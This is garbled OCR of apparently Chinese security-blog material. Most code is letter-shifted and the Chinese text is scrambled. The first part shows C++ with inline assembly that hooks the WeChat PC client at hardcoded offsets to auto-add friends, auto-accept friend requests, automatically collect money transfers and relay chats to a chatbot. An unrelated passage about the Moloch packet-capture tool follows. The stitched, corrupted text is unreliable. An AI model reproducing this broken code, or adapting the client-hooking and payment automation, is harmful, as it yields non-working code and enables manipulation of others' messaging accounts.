
范 矿 耻绑练 矿 Ⓑ 范 摄

Ⓑ 矿 艺 耻 Ⓑ fdꝏ矿

经练


kwwsv=22eorj1fvgq1qhw2ttb6;7:78:32duwfdn2ghw

dlo/2<666<;94




齐 遗 5191; 185 遗

3{ 648H<;




Ⓑ 矿 绑 矿 (f)落练

罗 矿 绑



绑 矿 角 ^^hvs`` 雅 矿 迄 般

Ⓑ 矿 绑



迎 LG {p o 雅

矿 角 Y4 矿 艺陷裁

角 结院 摄RN矿(f) Ⓑ 矿 ⓤ ⑨ (f)落

脑 般摄 绑 见

见 ⓤ ⑨ (f)落

练 齐 Y4 署

矿购角 规 {p o

```
yrlg Dxwr DggF dugXvhu+z vwulqj p vj ,

~

   22拿到 Y4

   lqv y4vwudv @ p vj 1ilqg+O%y4b%>
```

```
   lqv y4hqg @ p vj 1ilqg+O%C vwudqj hu%>

   z vwulqj  y4>

   y4 @ p vj 1vxevwu+y4vwudw/ y4hqg 0 y4vwudv .  <,>



   22调用添加名片好友函数

   DggF dugXvhu+z fkdubw-,y41fbvwu+,/ +z fkdubw-,O%快通过ä快通
过ä 吼吼！ %>

Ø
```

色 fdoo ⑨

```
yrlg DggF dugXvhu+z fkdubw- y4/ z fkdubw- p vj ,

~

   GZ RUG gz Z hF kdwZ lqDggu @
+GZ RUG,J hwP r gxchKdqgch+O%Z hF kdwZ lq1goo%>

   GZ RUG gz Sdudp 4 @ gz Z hF kdwZ lqDggu .
Z{DggZ{XvhuSdudp 4>

   GZ RUG gz Fdo4 @ gz Z hF kdwZ lqDggu .  Z{DggZ{XvhuFdo4>

   GZ RUG gz Fdo5 @ gz Z hF kdwZ lqDggu .  Z{DggZ{XvhuFdo5>
```

```
GZ RUG gz Fdoo6 @gz Z hFkdwZ lqDggu. Z{DggZ{XvhuFdoo6>

GZ RUG gz Fdoo7 @gz Z hFkdwZ lqDggu. Z{DggZ{XvhuFdoo7>

GZ RUG gz Fdoo8 @gz Z hFkdwZ lqDggu. Z{DggZ{XvhuFdoo8>



vwuxfw Wh{wWvwuxfw

~

   z fkdubw- sVwu>

   lqv vwuOhq>

   lqv vwuP d{Ohq>



∅>



Wh{wWvwuxfv sY4 @ ~ 3 ∅>

sY41sVwu @ y4>

sY41vwuOhq @ z fvchq+y4, . 4>

sY41vwuP d{Ohq @ +z fvchq+y4, . 4, – 5>
```

```
fkdu- dvp Y4 @ +fkdu-,) sY41sVwu>

fkdu exii6^3{433` @ ~ 3 Ø>

fkdu- exii @ exii6>

bbdvp

~

   vxe hvs/ 3{4; >

   p r y hf{/ hvs>

   p r y gz r ug swu vv = ^hes 0 3{GF`/ hvs>

   sxvk   gz Sdudp 4>

   fdo gz F doo4>

   vxe hvs/ 3{4; >

   p r y hd{/ exii>

   p r y gz r ug swu vv = ^hes 0 3{H7`/ hvs>

   p r y hf{/ hvs>
```

```
sxvk hd{>

fdo gz Fdoo5>

sxvk 3{44>

vxe hvs/3{47>

pry hf{/hvs>

pry gzrug swu vv=^hes 0 3{H;`/hvs>

sxvk 0 3{4>

pry hgl/pvj>

sxvk hgl>

fdo gz Fdoo6>

sxvk 3{5>

vxe hvs/3{47>

pry hf{/hvs>

pry gzrug swu vv=^hes 0 3{H3`/hvs>

pry he{/dvpY4>

sxvk he{>
```

```
    f dα gz F dœ7 >

    p r y hf{ / hd{ >

    f dα gz F dœ8>

  Ø

Ø
```

ⓤ

间　　逃迄　练绑　　迎　LG矿

Ⓑ　　雅　矿　绝　　雅　　虚　际设

```
    //这里处理自动聊天
    if (isFriendMsg == TRUE && g_AutoChat == TRUE)
    {
        //保存一下微信ID
        wcscpy_s(tempwxid, wcslen(msg->wxid) + 1, msg->wxid);
        //拿到消息内容 发给图灵机器人
        SendTextMessage((wchar_t*)L"gh_ab370b2e4b62", msg->content);
        isSendTuLing =TRUE;

    }
```


Ⓑ　　虚　　雅　矿　雅


```
//显示消息内容  过滤无法显示的消息 防止奔溃
if (StrStrW(msg->wxid, L"gh"))
{
    //如果是图灵机器人发来的消息 并且消息已经发送给图灵机器人
    if ((StrCmpW(msg->wxid,L"gh_ab370b2e4b62")==0)&&isSendTuLing==TRUE)
    {
        wchar_t tempcontent[0x100] = { 0 };
        //拿到消息内容 发送给好友
        LPVOID pContent = *((LPVOID *)(**msgAddress + 0x68));
        swprintf_s(tempcontent, L"%s", (wchar_t*)pContent);;
        SendTextMessage(tempwxid, tempcontent);
        isSendTuLing = FALSE;
        {
```


般 ⓤ

ⓤ

角 绑罗 矿 绑矿

绝 ^^hvs`` 雅



迄　　缩罗　　矿练罗　　Y4矿练罗　　Y5矿　角

罗　　齐 Y4　　Y5矿　　f doo矿

ⓤ

f doo矿　　齐遗　　迎 5191; 185

•

&ghilqh Z{Dj uhhXvhuUht xhvvF doo4 3{4; 98E3>　　22　　&ghilqh

Z{Dj uhhXvhuUht xhvvF doo5 3{7l 7l 3>　　22　　&ghilqh

Z{Dj uhhXvhuUht xhvvFdoo6 3{FH7I 3> *22* &ghilqh

Z{Dj uhhXvhuUht xhvvFdoo7 3{49EG73> *22* &ghilqh

Z{Dj uhhXvhuUht xhvvSdudp 3{459H383> *22*

7 罗 fdoo矿 经见

```
22取出 Y4和 Y5
yrlg Dxwr Dj uhhXvhuUht xhvvwz vwulqj p vj,
~
   lqv y4vwudv @ p vj 1ilqg+O%y4b%>
   lqv y4hqg @ p vj 1ilqg+O%C vwudqj hu%>
   z vwulqj y4>
   y4 @ p vj 1vxevwu+y4vwudw/ y4hqg 0 y4vwudv. <,>
   22找到 y5
   lqv y5vwudv @ p vj 1ilqg+O%y5b%>
   lqv y5hqg @ p vj 1uilqg+O%C vwudqj hu%>
   z vwulqj y5>
   y5 @ p vj 1vxevwu+y5vwudw/ y5hqg 0 y5vwudv. <,>
   22调用同意好友请求的 fdoo
```

```
  Dj uhhXvhuUht xhvw+z fkdubw-,y41fbvwU+,/
+z fkdubw-,y51fbvwU+,,>
Ø
```

```
22调用同意好友请求 fdo
yrlg Dj uhhXvhuUht xhvw+z fkdubw- y4/ z fkdubw- y5,
~
  vwuxfv y4Lqir
  ~
    lqv ilo @ 3>
    z fkdubw- y4 @ 3>
    lqv y4Ohq>
    lqv pd{Y4Ohq>
    fkdu ilo5^3{74F` @ ~ 3 Ø>
    GZRUG y5 @ ~ 3 Ø>
  Ø>
```

```
vwuxfw y5Lqir

~

   fkdu ilqo^3{57F` @ ~ 3 Ø>

   GZ RUG ilqo6 @ 3{58>

   fkdu ilqo7^3{73` @ ~ 3 Ø>

   z fkdubw- y5>

   lqv y5Ohq>

   lqv p d{Y5Ohq>

   fkdu ilqo5^3{;` @ ~ 3 Ø>

Ø>


GZ RUG edvh @ +GZ RUG,Or dgOleudu| +O%Z hF kdwZ lq1gqo%,>

GZ RUG fdoqDgg4 @ edvh . Z{Dj uhhXvhuUht xhvwF dqo4>

GZ RUG fdoqDgg5 @ edvh . Z{Dj uhhXvhuUht xhvwF dqo5>

GZ RUG fdoqDgg6 @ edvh . Z{Dj uhhXvhuUht xhvwF dqo6>
```

```
GZ RUG fdoDgg7 @ edvh . Z{DjuhhXvhuUhtxhvwFdo7>

GZ RUG sdudpv @ edvh . 3{459H383>



GZ RUG- dvpS @ +GZ RUG-,sdudpv>



y4Lqir xvhuLqirY4 @ ~ 3 ∅>

y5Lqir xvhuLqirY5 @ ~ 3 ∅>

xvhuLqirY41y5 @ +GZ RUG,) xvhuLqirY51iloo>

xvhuLqirY41y4 @ y4>

xvhuLqirY41y4Ohq @ zfvdhq+y4,>

xvhuLqirY41pd{Y4Ohq @ zfvdhq+y4, - 5>

xvhuLqirY51y5 @ y5>

xvhuLqirY51y5Ohq @ zfvdhq+y5,>

xvhuLqirY51pd{Y5Ohq @ zfvdhq+y5, - 5>



fkdu- dvpXvhu @ +fkdu-,) xvhuLqirY41iloo>
```


```
fkdu exii^3{47` @~3 ∅>

fkdu exii5^3{7;` @~3 ∅>

fkdu– dvp Exii @exii5>



bbdvp

~

   p r y hf{/dvp Xvhu>

   sxvk 3{9>

   vxe hvs/3{47>

   sxvk hvs>

   fdœ fdœDgg4>

   p r y hf{/dvp Xvhu>

   dnd hd{/exii>

   sxvk hd{>

   fdœ fdœDgg5>

   p r y hvl/hd{>
```

```
    vxe hvs/3{;>

    pry hf{/dvpS>

    fdαfdœDgg6>

    pry hf{/dvpExii>

    pry hg{/hf{>

    sxvk hg{>

    sxvk hd{>

    sxvk hvl>

    fdαfdœDgg7>

  Ø


Ø
```

ⓤ

绑罗　　矿　　矿　绝

^^hvs``　　雅



练罗矿 罗 wudqvihulg矿 Ⓑ 罗

LG 迎 LG矿 f doo矿 ⓤ 般

跳 f doo 遗 矿 迎 5191; 185

&ghilqh Z{FodnfwPrqh|Fdoo4 3{9:9E43 *22* &ghilqh Z{FodnfwPrqh|Fdoo5 3{9:9E<3 *22*

经见

```
22取出转账 LG

yrlg Dxwr Fodnfwrqh|+z vwulqj p vj /z fkdubw- z{lg,
```

```
~

   22 找到?wudqvihulgA字符串的位置

   lqv sr v4 @ p vj 1ilqg+O%?wudqvihulgA%>

   22找到``A?2wudqvihulgA字符串的位置

   lqv sr v5 @ p vj 1ilqg+O%`A?2wudqvihulgA%>

   22取出多余的字符串长度

   z vwulqj qr qhhg @ O%?wudqvihulgA?$^F GDWD^%>

   lqv qr qhhgOhq @ qr qhhg1dhqj wk+,>

   22取出转账 LG

   z vwulqj wudqvihulg>

   wudqvihulg @ p vj 1vxevwu+sr v4. qr qhhgOhq/ +sr v5 0 sr v4, 0
qr qhhgOhq,>



   22调用收款 fdo 实现自动收款

   F oohf wP r qh| ++z fkdubw-,wudqvihulg1fbvwu+,/ z{lg,>

Ø
```

```
22调用收款 fdoo

yrlg Fodhfw Prqh| +z fkdubw- wudqvihulg/ z fkdubw- z{lg,

~

  vwuxfw Fodhfw Prqh| Vwuxfw

  ~

    z fkdubw- swudqvihulg>

    lqv wudqvihulgOhq>

    lqv wudqvihulgP d{Ohq>

    fkduixoo^3{;` @ ~ 3 ∅>

    z fkdubw- sz{lg>

    lqv z{lgOhq>

    lqv z{lgP d{Ohq>

    fkduixoo5^3{;` @ ~ 3 ∅>

  ∅>
```

```
   FodhfwPrqh|Vwuxfv fodhfw>

   fodhfw1swudqvihulg @ wudqvihulg>

   fodhfw1wudqvihulgOhq @ z fvdhq+wudqvihulg, . 4>

   fodhfw1wudqvihulgPd{Ohq @ +z fvdhq+wudqvihulg, . 4, - 5>

   fodhfw1sz{lg @ z{lg>

   fodhfw1z{lgOhq @ z fvdhq+z{lg, . 4>

   fodhfw1z{lgPd{Ohq @ +z fvdhq+z{lg, . 4, - 5>



   fkdu- dvp Exii @ +fkdu-,) fodhfw1swudqvihulg>



   GZ RUG gz Z hFkdwZ lqDggu @
+GZ RUG,JhwPrgxdhKdqgdh+O%Z hFkdwZ lq1goo%>

   GZ RUG gz Fdo4 @ gz Z hFkdwZ lqDggu. Z{FodhfwPrqh|Fdo4>

   GZ RUG gz Fdo5 @ gz Z hFkdwZ lqDggu.
Z{FodhfwPrqh|Fdo5>
```

```
bbdvp

~

   vxe hvs/3{63>

   p r y hf{/hvs>

   p r y hd{/dvp Exii>

   sxvk hd{>

   f dc gz F doo4>

   f dc gz F doo5>

   dgg hvs/3{63>

Ø

Ø
```

经 Jlwkxe 矿 蔽角 罗 vwdu矿 參

神

kwwsv=22j lwkxe1fr p 2Wr q| F khq892Z hF kdwUr er w

Prσfk 范结 结 艰

原创 Cherishao 信安之路 2019-02-15

Prσfk/ 剔prσfk 练罗 携

LSy7 。 知SFDS矩矿 摄前 规

驱 sfds 释 跳 矿补 骤

艰警 (f) 摄

访⑭神

4携prσfk 际 般 DSL 矿 sfds mvrq 评

绑 起 摄

5携 跳 Zhe 矿 艺 SFDS 携 携(f) 矿

Prσfk 规 驱 SFDS 释 齐 。摄

6携 神Prσfk 罗 罪矿 跳

规 罗 闲谅2 摄SFDS迄 艺 词

矿 门 迄 艺 Hodvwfvhdufk 摄 缩 迄

规 ⑨摄

7携 阿神 起 隆 KWWSV 起 跳 Zhe

ⓡ 见 认 迄 Prσfk 摄 SFDS 释

Prσfk 词 经矿 Prσfk DSL

摄 Prσfk ⑨ SFDS 警摄

职神 Prorfk 规迄 矿 艺
hodvwlfvhdufk SFDS 释 起 规 迎 罪
门 摄 练罗 (f) 摄

Prorfk

评 羊 魁罗 神

4携 。 (f) 票

5携 逃 摄

角 练绑起 wwkdun 携Z luhvkdun 练罗 魁 JE

。 (f) 矿。 ⑨ 评 练罗 矿 结

摄 Prorfk 隆 般 访⓮矿

角 摄

莫 鉴 矿prorfk 耀 绍罗

警 Fdswxuh矿hodvwlfvhdufk Ylhzhu


Fdswxuh 知 lqwhuidfh F 矩

规 sfds 释Ⓑ 经 矿 评 练认 院

Ⓑ hodvwlfvhdufk 知prorfk ⓤ矩罪矿Ylhzhu如

fdswxuh 耀 经 qrgh1mwzhe 矩 跳 zhe 矿

规绑翻 Prorfk 罗耀 摄



Prqfk

